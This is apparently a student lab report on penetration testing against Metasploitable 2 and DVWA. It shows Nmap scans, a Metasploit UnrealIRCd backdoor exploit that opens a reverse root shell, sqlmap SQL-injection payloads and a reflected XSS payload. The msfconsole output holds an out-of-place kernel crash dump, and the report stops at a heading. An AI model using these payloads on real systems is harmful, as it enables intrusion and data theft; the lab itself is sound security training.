VULNERABILITY ASSESSMENT AND PENETRATION TESTING -- WEEK 3

1 INTRODUCTION

This week’s lab focuses on Vulnerability Assessment and Penetration Testing (VAPT) by performing advanced exploitation techniques and web application security testing in a controlled lab environment.

The objective is to identify, exploit, and document vulnerabilities using industry-standard tools such as Nmap, Metasploit, SQLmap, Burp Suite, Nikto, and OWASP ZAP, while understanding attacker methodologies.

2 ADVANCED EXPLOITATION

First, setup the environment for exploitation and setup the tools like Metasploit, python and Nmap. Setup a VMware workstation and Kali Linux for testing environment.

Environment:

Attacker: Kali Linux


Target: Metasploitable 2 VM (192.168.1.14)

Tools: Metasploit, Python3 and Nmap

2.1 Setup & Reconnaissance

After setting of the tools run a scan with Nmap using the metasploitable 2 Vm Machine (192.168.1.14) and identify any vulnerable ports are there.

nmap 192.168.1.14 -sV




```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.14 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-21 02:47 EST
Nmap scan report for 192.168.1.14
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2.2 Chained Exploit Simulation


First, we have to setup the Metasploit in our Kali Linux by using the command as

msfconsole




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018   ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

After, search the exploit called as unreal_ircd_3281_backdoor in the msfconsole




```
msf > search unrealirc

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 0
```

Then, you have to see the options and setup all the necessary steps like setup RHOSTS, Payload, LHOST and LPORT and then you can exploit .



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.14
RHOSTS ⇒ 192.168.1.14
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.1.14:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.1.14:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

At last, we got the Meta 2 machine root access. Weather in old linux systems we have to check the permissions of the user and then using the nmap to access privilege escalation.



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST eth0
LHOST ⇒ 192.168.1.13
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.13:4444
[*] 192.168.1.14:6667 - Connected to 192.168.1.14:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.14:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo CTbGyFIdBBti6qWL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "CTbGyFIdBBti6qWL\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.13:4444 → 192.168.1.14:46469) at 2026-01-21 02:50:33 -0500

whoami
root
```

EXPLOIT ID	DESCRIPTION	TARGET IP	STATUS	PAYLOAD
004	Unreal_ircd backdoor -> Privilege Escalation	192.168.1.14	Success	Shell

3 Web Application Testing

In Web application testing, we have to test the DVWA to check weather we can find any vulnerabilities through sql injection or XSS.


First, open a url http://127.0.0.1/DVWA and set the security as low and later you can test different attack methods such as sql injection, Xss.

I used the tools to test the DVWA i.e Burp suite, SQLmap, OWASP ZAP and nikto.

3.1 Recon using Nikto

Use the command in your kali linux as

nikto -h http://127.0.0.1/DVWA -output DVWA.txt




```
┌──(root㉿kali)-[~]
└─# nikto -h http://127.0.0.1/DVWA -output DVWA.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        80
+ Start Time:         2026-01-22 01:12:06 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.65 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilit
y-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git Index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /DVWA/login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /DVWA/shell?cat+/etc/hosts: A backdoor was identified.
+ /DVWA/.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.
+ 8074 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time:           2026-01-22 01:12:12 (GMT-5) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.2 Recon using OWASP ZAP

First, we have to setup the OWASP ZAP by downloading it in the browser and then install in your kali linux through the official website as

https://www.zaproxy.org/

Scan the taget url such as http://127.0.0.1/DVWA in OWASP ZAP



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1/DVWA Select...

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (12)
- Content Security Policy (CSP) Header Not Set
- Directory Browsing (3)
- HTTP Only Site
- Hidden File Found
- Missing Anti-clickjacking Header (3)
- Cookie without SameSite Attribute (2)
- In Page Banner Information Leak (2)
- Server Leaks Version Information via "Server"
- X-Content-Type-Options Header Missing (5)
- Authentication Request Identified
- Session Management Response Identified (3)
- User Agent Fuzzer (Systemic)

Full details of any selected alert will be displayed here.


You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

3.3 Automated Testing for SQLi

Using the sqlmap we have to test the DVWA to check whether the databases are found or not by using the following command as

sqlmap "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low" --dbs




```
┌──(root㉿kali)-[~]
└─# sqlmap "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low"  --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Develo
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:27:12 /2026-01-22/

[01:27:12] [INFO] resuming back-end DBMS 'mysql'
[01:27:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7383=7383#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 1955 FROM(SELECT COUNT(*),CONCAT(0x7162706a71,(SELECT (ELT(1955=1955,1))),0x7178716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ycnm&Submit=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8174 FROM (SELECT(SLEEP(5)))SgyY)-- IMPq&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162706a71,0x43664f744d49774f6b695844586d4a50755873445a62414554615273744c52457a77676972464a75,0x7178716a71)#&Submit=Submit
---
[01:27:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[01:27:12] [INFO] fetching database names
[01:27:12] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[01:27:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:27:12 /2026-01-22/
```

In the above results, we have identified the two databases found such as dvwa and information_schema.

3.4 Automated Testing for XSS

We have to use the automated script in the XSS section in DVWA and the query as

<script>alert(‘System Hacked’)</script>




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Systemhacked)<

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('System+Hacked')<%2Fscript>#
```

System Hacked

3.5 Manual Testing for SQLi

